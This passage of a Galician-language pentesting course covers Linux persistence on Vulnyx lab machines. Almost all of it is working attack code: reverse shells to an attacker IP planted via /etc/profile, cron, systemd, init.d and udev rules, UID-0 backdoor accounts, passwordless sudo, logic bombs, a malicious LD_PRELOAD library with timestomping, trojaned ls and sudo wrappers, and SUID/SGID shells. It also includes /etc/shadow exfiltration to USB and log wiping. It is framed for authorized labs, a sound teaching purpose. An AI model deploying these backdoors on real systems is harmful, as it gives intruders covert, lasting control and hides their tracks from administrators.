
E noutra consola en Kali Linux executar:

```
nc -lvp 4444
```



Agora reiniciar a máquina de vulnyx. Podemos executar o comando `/sbin/init 6` na consola.

Unha vez reiniciada a máquina vulnhub ao iniciar sesión co usuario `dimitri` o arquivo `/etc/profile` cargarase e abrirase a `reverse shell` que temos á espera na Kali Linux:



Opción 2 - Clave SSH persistente

Esta técnica establece acceso remoto permanente mediante claves SSH, permitindo conexións directas sen necesidade de explotación adicional.

Na máquina Kali Linux, xerar un par de claves SSH:

```
ssh-keygen -t rsa -b 4096 -f ~/.ssh/vulnyx_persist -N ""
```

Copiar a clave pública xerada:

```
cat ~/.ssh/vulnyx_persist.pub
```

Na máquina comprometida, como `root` , engadir a clave ao usuario `root` ou a calquera usuario:

```
mkdir -p /root/.ssh
chmod 700 /root/.ssh
echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQC...' >> /root/.ssh/authorized_keys
chmod 600 /root/.ssh/authorized_keys
```

Para un usuario normal con privilexios sudo:

```
mkdir -p /home/sysadmin/.ssh
chmod 700 /home/sysadmin/.ssh
echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQC...' >> /home/sysadmin/.ssh/authorized_keys
chmod 600 /home/sysadmin/.ssh/authorized_keys
chown -R sysadmin:sysadmin /home/sysadmin/.ssh
```

Asegurarse de que o servizo SSH está habilitado e aceptará conexións con clave:

```
systemctl enable ssh
systemctl start ssh
sed -i 's/#PubkeyAuthentication yes/PubkeyAuthentication yes/' /etc/ssh/sshd_config
systemctl restart ssh
```

Agora, dende Kali Linux, conectar directamente:

```
ssh -i ~/.ssh/vulnyx_persist root@[IP_máquina_víctima]
```

Esta técnica proporciona acceso limpo, cifrado e persistente sen necesidade de reverse shells ou tarefas programadas visibles.


---

3. Bloque II: Persistencia en Usuarios e Credenciais

Opción 3 - Engadir usuario permanente e ademais facelo root

Dentro da consola de *root* conseguida con *env* executar:

```
useradd -m pentester -o -u 0 -g 0
passwd pentester
sed -i 's|!||' /etc/shadow
su - pentester
whoami
script /dev/null -c bash
```



Opción 4 - Modificación de arquivo /etc/passwd

Esta técnica crea unha entrada directa no arquivo `/etc/passwd` cunha conta sen contrasinal ou con hash coñecido, proporcionando acceso root inmediato.

Na máquina comprometida como `root`:

Variante 1:

Crear un usuario con UID 0 sen contrasinal:

```
echo 'hacker::0:0:System Admin:/root:/bin/bash' >> /etc/passwd
```

Agora podemos facer login sen contrasinal:

```
$ su - hacker
# whoami
root
```

Variante 2:

Modificar un usuario existente que raramente se use:

```
# Buscar usuarios do sistema con UID alto
grep -E ':[0-9]{3,}:' /etc/passwd | tail -5

# Modificar un usuario existente para darlle privilexios root
sed -i 's/^nobody:x:65534:65534:/nobody:x:0:0:/' /etc/passwd
```

Agora podemos facer login como `nobody` con privilexios `root`:

```
$ su - nobody
# id
```

Esta técnica require acceso `root` previo para modificar `/etc/passwd`, pero proporciona unha backdoor moi directa e persistente. É importante notar que en sistemas modernos con SELinux ou AppArmor habilitado, estas modificacións poden ser detectadas ou bloqueadas.

Opción 5 - Privilexios sudo sen contrasinal (visudo NOPASSWD)

Esta técnica permite a un usuario executar comandos como `root` sen necesidade de contrasinal, establecendo persistencia mediante privilexios `sudo`.

Prerrequisito

Ter instalado o paquete `sudo`:

```
$ dpkg -l sudo
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Nome           Versión            Architecture Descrición
+++-==============-==================-============-=================================================
ii  sudo           1.9.13p3-1+deb12u1 amd64        Provide limited super user privileges to specific users
```

Se o paquete non está instalado podemos subir o paquete .deb á máquina víctima e instalalo:
1. Identificar o paquete exacto que precisa `sudo` na máquina víctima:

```
$ cat /etc/os-release
PRETTY_NAME="Debian GNU/Linux 11 (bullseye)"
NAME="Debian GNU/Linux"
VERSION_ID="11"
VERSION="11 (bullseye)"
VERSION_CODENAME=bullseye
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
$ uname -m
x86_64
```

2. Descargar o paquete `sudo` na máquina atacante(kali) dende o snapshot oficial (neste caso Debian11):

```
wget https://snapshot.debian.org/archive/debian-security/20250630T180401Z/pool/updates/main/s/sudo/sudo_1.9.5p2-3%2Bdeb11u2_amd64.deb
```

3. Subir o paquete `deb` de `sudo` á máquina víctima ao `$HOME` do usuario comprometido:

```
scp sudo*.deb [usuario_comprometido]@[IP_máquina_víctima]:
```

4. Instalar o paquete co usuario `root` (previamente comprometido).

Nota Importante

Para instalar o paquete, é necesario ter unha consola `root` cun TTY consistente. Podes empregar o método da **Opción 3** para logralo.

```
# cd /home/usuario_comprometido
# dpkg -i sudo*.deb
# dpkg -l sudo
```

Na máquina comprometida, como `root` con TTY interactiva:

1. Primeiro, creamos un usuario normal que pasa desapercibido:

```
source /etc/profile
useradd -m sysadmin -s /bin/bash
sed -i 's|sysadmin:!|sysadmin:|' /etc/shadow
```

2. Despois, configuramos `sudo` para que este usuario poida executar calquera comando sen contrasinal:
   Opción A:

```
echo 'sysadmin ALL=(ALL) NOPASSWD: ALL' >> /etc/sudoers.d/sysadmin
chmod 440 /etc/sudoers.d/sysadmin
```

   Opción B:
   Ou editando directamente con visudo (máis seguro):

```
visudo
```

   E engadir ao final do arquivo:

```
sysadmin ALL=(ALL) NOPASSWD: ALL
```

3. Agora podemos verificar o acceso dende a shell do usuario comprometido para acceder ao novo usuario `sysadmin` sen contrasinal e da aí facernos `root` mediante `sudo`:

```
$ su - sysadmin
  $ sudo -l
  Matching Defaults entries for sysadmin on basic:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

  User sysadmin may run the following commands on basic:
      (ALL) NOPASSWD: ALL
  $ sudo su -
    # whoami
    root
```

Esta técnica é especialmente útil porque non require modificar usuarios existentes e permite manter acceso privilexiado de forma máis discreta. O usuario pode executar `sudo su -` ou `sudo bash` para obter unha shell root inmediatamente.

---

4. Bloque III: Automatización e Eventos (Triggers)

Opción 6 - Tarefa programada (Cron Job)

Esta técnica establece unha conexión automática cada 5 minutos mediante un cron job que executa unha reverse shell.

Primeiro, na máquina Kali Linux, deixar un listener á escoita:

```
nc -lvp 5555
```

Variante 1:
Na máquina comprometida, como `root`, crear unha tarefa cron:

```
echo '*/5 * * * * root bash -c "bash -i >& /dev/tcp/192.168.56.53/5555 0>&1"' >> /etc/crontab
```

Variante 2:
Ou crear un ficheiro directamente no directorio cron.d:

```
echo '*/5 * * * * root bash -c "bash -i >& /dev/tcp/192.168.56.53/5555 0>&1"' >> /etc/cron.d/persist

chmod 644 /etc/cron.d/persist
```

Variante 3:
Para facer a conexión máis silenciosa, podemos crear un script en `/usr/local/bin/`:

```
echo '#!/bin/bash
bash -i >& /dev/tcp/192.168.56.53/5555 0>&1' > /usr/local/bin/system-update
```

```
chmod +x /usr/local/bin/system-update
echo '*/5 * * * * root /usr/local/bin/system-update' >> /etc/crontab
```

Variante 4: Bombas Lóxicas (Triggers)

Bomba lóxica baseada en data: Esta técnica establece código malicioso que se activa automaticamente nunha data específica.

`Opción A` : Crear un script que se active nunha data específica. *Nota: Reordenáronse os comandos para asegurar a persistencia (useradd) antes de lanzar a shell bloqueante.*

```
cat << 'EOF' > /usr/local/bin/system-maintenance
#!/bin/bash

# Data obxectivo: 25 de decembro de 2025
TARGET_DATE="2025-12-25"
CURRENT_DATE=$(date +%Y-%m-%d)

if [ "$CURRENT_DATE" == "$TARGET_DATE" ]; then

    # 1. PRIORITY: Crear usuario backdoor primeiro
    # (Descomenta para activar)
    # useradd -m -o -u 0 -g 0 santa 2>/dev/null
    # echo "santa:HoHoHo123" | chpasswd

    # 2. Limpar logs
    # > /var/log/auth.log
    # > /var/log/syslog

    # 3. FINALMENTE: Activar payload (bloqueante)
    bash -c 'bash -i >& /dev/tcp/192.168.56.53/5555 0>&1'
fi

# Comportamento normal para non levantar sospeitas
echo "System maintenance check completed"
exit 0
EOF

chmod +x /usr/local/bin/system-maintenance
```

Engadir ao crontab:

```
echo '0 2 * * * root /usr/local/bin/system-maintenance' >> /etc/crontab
```

`Opción B` : Crear un script que se active con múltiples condicións (data e hora específica):

```
cat << 'EOF' > /etc/cron.d/backup-scheduler
#!/bin/bash

TARGET_DATE="2025-12-31"
TARGET_HOUR="23"
CURRENT_DATE=$(date +%Y-%m-%d)
CURRENT_HOUR=$(date +%H)

if [ "$CURRENT_DATE" == "$TARGET_DATE" ] && [ "$CURRENT_HOUR" == "$TARGET_HOUR" ]; then
    # Payload de fin de ano
    bash -c 'bash -i >& /dev/tcp/192.168.56.53/5555 0>&1' &

    # Engadir un usuario backdoor ao ficheiro /etc/passwd real
    echo "backdoor::0:0:System Backup:/root:/bin/bash" >> /etc/passwd
fi
EOF
```

`Opción C` : Script que se activa despois de certo tempo (30 días):

```
cat << 'EOF' > /usr/local/bin/delayed-payload
#!/bin/bash

TRIGGER_FILE="/var/.trigger_date"

# Se non existe o arquivo, crealo coa data actual
if [ ! -f "$TRIGGER_FILE" ]; then
    date +%s > "$TRIGGER_FILE"
    exit 0
fi

# Ler a data de activación
START_DATE=$(cat "$TRIGGER_FILE")
CURRENT_DATE=$(date +%s)
DIFF_DAYS=$(( ($CURRENT_DATE - $START_DATE) / 86400 ))

# Activar despois de 30 días
if [ $DIFF_DAYS -ge 30 ]; then
    # Payload
    bash -c 'bash -i >& /dev/tcp/192.168.56.53/5555 0>&1' &
```

```
    # Eliminar o trigger para non executar de novo
    rm -f "$TRIGGER_FILE"
fi
EOF

chmod +x /usr/local/bin/delayed-payload
echo '0 */6 * * * root /usr/local/bin/delayed-payload' >> /etc/crontab
```

`Opción D` : Script baseado no número de reinicios do sistema. *Nota: Versión mellorada con cabeceira LSB e uso de* `update-rc.d` .

```
cat << 'EOF' > /etc/init.d/boot-counter
#!/bin/bash
### BEGIN INIT INFO
# Provides:          boot-counter
# Required-Start:    $all
# Required-Stop:
# Default-Start:     2 3 4 5
# Default-Stop:      0 1 6
# Short-Description: Conta reinicios para persistencia
### END INIT INFO

COUNTER_FILE="/var/.boot_count"
TRIGGER_COUNT=3  # 3 reinicios

# Crear contador se non existe
if [ ! -f "$COUNTER_FILE" ]; then
    echo "0" > "$COUNTER_FILE"
fi

# Ler e incrementar
COUNT=$(cat "$COUNTER_FILE")
COUNT=$((COUNT + 1))
echo $COUNT > "$COUNTER_FILE"

# Comprobar se chegamos ao obxectivo
if [ $COUNT -ge $TRIGGER_COUNT ]; then
    # Lanzar a shell en segundo plano
    bash -c 'bash -i >& /dev/tcp/192.168.56.53/5555 0>&1' &
fi
EOF

# 1. Dar permisos de execución (IMPRESCINDIBLE)
chmod +x /etc/init.d/boot-counter

# 2. Habilitar script no arranque
update-rc.d boot-counter defaults
```

Variante 5: Eventos do sistema

Bomba lóxica baseada en eventos: Esta técnica activa código malicioso cando se cumpren certas condicións ou eventos específicos do sistema.

`Opción A` : Activación ao login dun usuario específico:

```
cat << 'EOF' > /etc/profile.d/user-monitor.sh
#!/bin/bash

# Activar cando o usuario "admin" faga login
if [ "$USER" == "admin" ]; then
    bash -c 'bash -i >& /dev/tcp/192.168.56.53/5555 0>&1' &
fi

# Ou activar cando o usuario dimitri faga logout
trap 'bash -c "bash -i >& /dev/tcp/192.168.56.53/5555 0>&1" &' EXIT
EOF

chmod +x /etc/profile.d/user-monitor.sh
```

`Opción B` : Activación cando se elimina un arquivo "canario":

> **Arquivo canario** 🐤
>
> Un **arquivo canario** (canary file) é un ficheiro que se usa como sistema de detección de intrusións ou manipulacións no sistema. É como deixar un "fío trampa" que alerta cando alguén pasa por alí!

```
# Crear arquivo canario
touch /tmp/.keepalive

cat << 'EOF' > /usr/local/bin/canary-check
#!/bin/bash

# Se o arquivo canario non existe, activar payload
if [ ! -f "/tmp/.keepalive" ]; then
```

```
    # O administrador está a investigar, activar evacuación
    bash -c 'bash -i >& /dev/tcp/192.168.56.53/5555 0>&1' &

    # Crear usuario de emerxencia
    useradd -m -o -u 0 emergency 2>/dev/null
    echo "emergency:Emerg123" | chpasswd

    # Limpar rastros
    history -c
    > ~/.bash_history
fi
EOF

chmod +x /usr/local/bin/canary-check
echo '*/5 * * * * root /usr/local/bin/canary-check' >> /etc/crontab
```

`Opción C` : Activación segundo carga do sistema. *Nota: Usamos `LC_ALL=C` para evitar erros con decimais/comas.*

```
cat << 'EOF' > /usr/local/bin/load-trigger
#!/bin/bash

# Usamos LC_ALL=C para obter a saída en inglés estándar e evitar erros
# de idioma ou formato numérico.
LOAD=$(LC_ALL=C uptime | awk -F'load average:' '{print $2}' | awk '{print $2}' | cut -d',' -f1)
LOAD_INT=$(echo "$LOAD" | cut -d'.' -f1)

# Activar se a carga é menor que 1 (máquina inactiva)
if [ "$LOAD_INT" -lt 1 ]; then
    bash -c 'bash -i >& /dev/tcp/192.168.56.53/5555 0>&1' &
fi
EOF

chmod +x /usr/local/bin/load-trigger
echo '*/10 * * * * root /usr/local/bin/load-trigger' >> /etc/crontab
```

`Opción D` : Activación cando se monta un USB ou dispositivo externo. *Nota: Usamos `lsblk` para identificar correctamente o punto de montaxe e evitar erros con /dev/sda.*

```
cat << 'EOF' > /etc/udev/rules.d/99-usb-trigger.rules
# Regra que se activa ao conectar un USB
ACTION=="add", SUBSYSTEM=="usb", RUN+="/usr/local/bin/usb-payload"
EOF

cat << 'EOF' > /usr/local/bin/usb-payload
#!/bin/bash

# Esperamos uns segundos para dar tempo a que o sistema ou o usuario monte o volume
sleep 5

# SOLUCIÓN ROBUSTA: Usar lsblk para filtrar só USBs montados
USB_MOUNT=$(lsblk -rpo "TRAN,MOUNTPOINT" | grep '^usb' | awk '$2!="" {print $2}' | head -1)

# Se atopamos un USB montado...
if [ ! -z "$USB_MOUNT" ]; then

    # 1. Rexistrar evento
    echo "$(date): USB device detected at $USB_MOUNT" >> /var/log/usb-events.log

    # 2. Copiar datos (Exfiltración)
    cp /etc/shadow "$USB_MOUNT/.shadow_backup" 2>/dev/null
    cp /etc/passwd "$USB_MOUNT/.passwd_backup" 2>/dev/null

    # 3. Activar Reverse Shell (opcional)
    bash -c 'bash -i >& /dev/tcp/192.168.56.53/9999 0>&1' &
fi
EOF

chmod +x /usr/local/bin/usb-payload
udevadm control --reload-rules
```

`Opción E` : Activación ao detectar conexión SSH de IP específica:

```
cat << 'EOF' > /usr/local/bin/ssh-monitor
#!/bin/bash

# Monitorizar conexións SSH
SUSPICIOUS_IP="192.168.56.100"

# Revisar últimas conexións SSH
if grep -q "$SUSPICIOUS_IP" /var/log/auth.log; then
    bash -c 'bash -i >& /dev/tcp/192.168.56.53/5555 0>&1' &
fi
EOF

chmod +x /usr/local/bin/ssh-monitor
echo '*/2 * * * * root /usr/local/bin/ssh-monitor' >> /etc/crontab
```

`Opción F`: Activación cando un proceso específico non se está executando:

```
cat << 'EOF' > /usr/local/bin/process-trigger
#!/bin/bash

# Verificar se o proceso de monitorización está activo
if ! pgrep -x "monitoring_daemon" > /dev/null; then
    bash -c 'bash -i >& /dev/tcp/192.168.56.53/5555 0>&1' &
fi
EOF

chmod +x /usr/local/bin/process-trigger
echo '*/3 * * * * root /usr/local/bin/process-trigger' >> /etc/crontab
```

Opción 7 - Backdoor en servizo systemd

Esta técnica crea un `servizo systemd` personalizado que establece unha reverse shell ao inicio do sistema, mantendo persistencia despois de cada reinicio.

Na máquina Kali Linux, deixar un listener á escoita:

```
nc -lvp 6666
```

Na máquina comprometida, como `root`, crear un ficheiro de `servizo systemd`:

```
cat << 'EOF' > /etc/systemd/system/system-monitor.service
[Unit]
Description=System Monitoring Service
After=network.target

[Service]
Type=simple
User=root
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/192.168.56.53/6666 0>&1'
Restart=on-failure
RestartSec=30

[Install]
WantedBy=multi-user.target
EOF
```

Habilitar e iniciar o servizo:

```
systemctl daemon-reload
systemctl enable system-monitor.service
systemctl start system-monitor.service
```

Verificar o estado do servizo:

```
systemctl status system-monitor.service
```

Agora, cada vez que se inicie o sistema, o servizo systemd executarase automaticamente e establecerá a reverse shell. A vantaxe desta técnica é que:

- Execútase automaticamente ao inicio do sistema
- Reinténtase cada 30 segundos se falla a conexión
- Aparece como un servizo lexítimo do sistema
- Persiste a través de reinicios

---

5. Bloque IV: Persistencia en Binarios e Entorno

Opción 8 - Modificación do PATH

Esta técnica modifica a variable de entorno `PATH` para que o sistema execute binarios maliciosos en lugar dos lexítimos, establecendo persistencia de forma discreta.

Na máquina Kali Linux, deixar un listener:

```
nc -lvp 7777
```

Primeiro, na máquina comprometida, como `root`, crear un directorio para os nosos binarios maliciosos:

```
mkdir -p /opt/.hidden
chmod 755 /opt/.hidden
```

OPCIÓN A: Crear un binario malicioso que suplante un comando común como `ls`:

```
cat << 'EOF' > /opt/.hidden/ls
#!/bin/bash
bash -i >& /dev/tcp/192.168.56.53/7777 0>&1 &
/bin/ls "$@"
EOF
chmod +x /opt/.hidden/ls
```

Modificar o `PATH` global para que se consulte primeiro o noso directorio:

Variante 1:

```
echo 'export PATH=/opt/.hidden:$PATH' >> /etc/profile
```

Variante 2:

```
echo 'export PATH=/opt/.hidden:$PATH' >> /etc/bash.bashrc
```

OPCIÓN B: Crear outros binarios maliciosos para comandos frecuentes:

```
cat << 'EOF' > /opt/.hidden/sudo
#!/bin/bash
bash -c 'bash -i >& /dev/tcp/192.168.56.53/7777 0>&1' &
/usr/bin/sudo "$@"
EOF
chmod +x /opt/.hidden/sudo
```

Agora, cada vez que o usuario execute comandos como `ls` ou `sudo`, activarase unha reverse shell mentres o comando real tamén se executa, facendo que pase desapercibido.

Opción 9 - Biblioteca compartida maliciosa (LD_PRELOAD) - Estabilizada

Esta técnica inxecta código malicioso mediante bibliotecas compartidas. Esta versión inclúe **protección anti-recursión** e **desacoplamento (setsid)** para evitar colgar o sistema ou mostrar erros na consola.

Almacenaremos a librería nunha ruta do sistema (`/usr/lib`) cun nome enganoso para evitar a súa detección e borrado.

Requisitos: Acceso **Root** na máquina vítima.

Paso 1: Crear o código malicioso (C) Mellorado

```
/* Gardar como system_update.c */
#define _GNU_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/stat.h>

void __attribute__((constructor)) init() {
    /* PROTECCIÓN ANTI-RECURSIÓN E ANTI-BUCLE */
    if (getenv("SYS_UPDATE_ACTIVE")) {
        return;
    }

    /* Limpamos LD_PRELOAD para o fillo */
    unsetenv("LD_PRELOAD");
    setenv("SYS_UPDATE_ACTIVE", "1", 1);

    /* Facemos fork para executar en segundo plano */
    pid_t pid = fork();

    if (pid == 0) {
        /* PROCESO FILLO (Malicioso) */

        /* 1. setsid(): Crea unha nova sesión para desvincularse da terminal actual. */
```

```
        setsid();

        /* 2. Rediriximos stdin/stdout/stderr a /dev/null temporalmente */
        freopen("/dev/null", "r", stdin);
        freopen("/dev/null", "w", stdout);
        freopen("/dev/null", "w", stderr);

        /* 3. Executamos a reverse shell */
        /* IMPORTANTE: Cambia a IP (192.168.56.53) e PORTO (8888) pola túa Kali */
        execl("/bin/bash", "bash", "-c", "bash -i >& /dev/tcp/192.168.56.53/8888 0>&1", NULL);

        exit(0);
    }
}
```

Paso 2: Compilación

- **Na máquina Vítima:**

```
gcc -fPIC -shared -o /tmp/system_update.so system_update.c -nostartfiles
```

- **Na máquina Kali (se a vítima non ten gcc):**

```
# Para vítima 64 bits (Debian 11 estándar)
gcc -fPIC -shared -o system_update.so system_update.c -nostartfiles

# Para vítima 32 bits
gcc -m32 -fPIC -shared -o system_update.so system_update.c -nostartfiles
```

(Despois subir `system_update.so` á vítima).

Paso 3: Instalación e Camuflaxe

Na máquina vítima (como root):

```
# 1. Mover a unha ruta persistente cun nome lexítimo
mv /tmp/system_update.so /usr/lib/libsystemd-agent.so

# 2. Axustar permisos (root propietario, lexible por todos, non escribible)
chown root:root /usr/lib/libsystemd-agent.so
chmod 644 /usr/lib/libsystemd-agent.so

# 3. (Opcional) Timestomping: Copiar a data de sudoers
touch -r /usr/lib/sudo/sudoers.so /usr/lib/libsystemd-agent.so
```

Paso 4: Activación da Persistencia

Opción A: Persistencia por Usuario (Recomendada):

```
echo 'export LD_PRELOAD=/usr/lib/libsystemd-agent.so' >> /root/.bashrc
# Ou para usuario normal:
echo 'export LD_PRELOAD=/usr/lib/libsystemd-agent.so' >> /home/dimitri/.bashrc
```

Opción B: Persistencia Global (/etc/ld.so.preload):

> **Alto Risco**
>
> Executa a shell con CADA comando do sistema. Asegúrate de que o código C está ben compilado.

```
echo '/usr/lib/libsystemd-agent.so' >> /etc/ld.so.preload
```

Opción 10 - Capabilities en binarios (Método Python)

Esta técnica usa capabilities de Linux. Como os binarios estándar como `bash` adoitan limpar privilexios ao arrincar, usaremos unha copia do intérprete de **Python**, que obedece ás capabilities sen restricións.

Na máquina comprometida, como `root`:

```
# 1. Facemos unha copia do intérprete de Python (para non tocar o orixinal)
cp /usr/bin/python3 /tmp/python_cap
```

```
# 2. Asignamos a capability 'cap_setuid' (permite cambiar o UID)
setcap cap_setuid+ep /tmp/python_cap

# 3. Verificamos que se aplicou correctamente
getcap /tmp/python_cap
# Saída: /tmp/python_cap cap_setuid=ep
```

Execución (como usuario normal `dimitri`): O usuario pode agora usar ese python especial para facerse root e lanzar unha shell:

```
/tmp/python_cap -c 'import os; os.setuid(0); os.system("/bin/bash")'
```

Resultado: Obterás unha shell `#` de root.

Opción 11 - Binario SUID malicioso (Wrapper Estático)

Debian 11 e versións modernas de Bash baixan os privilexios automaticamente se detectan que o binario é SUID. Para evitalo, usaremos un **wrapper en C compilado estaticamente**.

> **Problema de Versións (GLIBC)**
>
> Se compilamos en Kali sen opcións especiais, o binario fallará na vítima. Usaremos `-static` para solucionalo.

Paso 1: Na máquina Kali (Atacante) Creamos o código e compilamos estáticamente.

```
cat << 'EOF' > suid_wrapper.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main() {
    /* Forzamos que o ID Real e Efectivo sexan 0 (root) */
    setuid(0);
    setgid(0);
    system("/bin/bash");
    return 0;
}
EOF

# Compilar de forma ESTÁTICA
gcc -static suid_wrapper.c -o sys-backup
```

Paso 2: Instalación na Vítima Sube o ficheiro `sys-backup` á máquina vítima e colócao en `/usr/bin`.

Na máquina vítima (como `root`):

```
chown root:root /usr/bin/sys-backup
chmod 4755 /usr/bin/sys-backup
```

Execución (como usuario normal):

```
sys-backup
# whoami -> root
```

Opción 12 - Binario SGID malicioso (Wrapper Estático)

Esta técnica é idéntica á anterior pero enfocada a obter acceso a un **grupo** privilexiado (como `shadow`) usando `setregid` para evitar que Bash elimine os permisos.

Paso 1: Na máquina Kali (Atacante)

```
cat << 'EOF' > sgid_wrapper.c
#define _GNU_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>

int main() {
    /* 1. Obtemos o GID Efectivo (shadow) */
    gid_t sgid = getegid();
```

```
    /* 2. A CLAVE: setregid (Real, Efectivo)
       Establecemos AMBOS ao grupo do ficheiro para que Bash non se queixe. */
    setregid(sgid, sgid);

    system("/bin/bash");
    return 0;
}
EOF

# Compilar de forma ESTÁTICA
gcc -static sgid_wrapper.c -o read-shadow
```

Paso 2: Instalación na Vítima Sube o ficheiro `read-shadow` á máquina vítima.

Na máquina vítima (como `root`):

```
mv read-shadow /usr/bin/read-shadow
chown root:shadow /usr/bin/read-shadow
chmod 2755 /usr/bin/read-shadow
```

Execución (como usuario normal):

```
read-shadow
id
# Debería saír: ... gid=42(shadow) ...
cat /etc/shadow
```

Conclusión

Estas técnicas de persistencia permiten manter acceso á máquina comprometida a través de diferentes métodos, cada un con vantaxes específicas segundo o contexto do pentest. É importante documentar todos os métodos usados e eliminalos ao finalizar as probas autorizadas.

Fase 5. Persistencia. Máquinas virtuais nivel Low, Easy, Medium, so Windows

GUÍA PRÁCTICA POR FASES CON MÁQUINAS VULNYX (DIFICULTADE: LOW, SO: WINDOWS)

Índice

Escenario

- **Máquina obxectivo:** Máquina Vulnyx (appliance OVA — máquina virtual).
- **Máquina hacker:** Máquina Kali (máquina virtual).
- **Rede:** Host-Only (VirtualBox Host-Only Network).
- **Virtualización:** VirtualBox.

Resumo curto de preparación (sen repeticións):

1. Descargar o ZIP desde `https://vulnyx.com/`.
2. Comprobar o MD5 co valor publicado: `md5sum nome.zip`
3. Descomprimir: `7z x nome.zip` e localizar o ficheiro `.ova`
4. Importar en VirtualBox: GUI `Archivo → Import servicio virtualizado` ou CLI `VBoxManage import nome.ova`.
5. Na importación escoller na `Política de dirección MAC`: Generar una nueva dirección MAC para todos los adaptadores de red.
6. Unha vez importada modificar a configuración de rede como **Host-Only**
7. Arrancar

> **Nota:**
>
> Sempre usa contornas illadas e ten permiso para executar estas accións. Elimina as máquinas/imports despois das probas se non son necesarias.

GUÍA PRÁCTICA POR FASES CON MÁQUINAS VULNYX (DIFICULTADE: EASY, SO: WINDOWS)

Índice

Escenario

- **Máquina obxectivo:** Máquina Vulnyx (appliance OVA — máquina virtual).
- **Máquina hacker:** Máquina Kali (máquina virtual).
- **Rede:** Host-Only (VirtualBox Host-Only Network).
- **Virtualización:** VirtualBox.

Resumo curto de preparación (sen repeticións):

1. Descargar o ZIP desde `https://vulnyx.com/`.
2. Comprobar o MD5 co valor publicado: `md5sum nome.zip`
3. Descomprimir: `7z x nome.zip` e localizar o ficheiro `.ova`
4. Importar en VirtualBox: GUI `Archivo → Import servicio virtualizado` ou CLI `VBoxManage import nome.ova`.
5. Na importación escoller na `Política de dirección MAC`: Generar una nueva dirección MAC para todos los adaptadores de red.
6. Unha vez importada modificar a configuración de rede como **Host-Only**
7. Arrancar

> **Nota:**
>
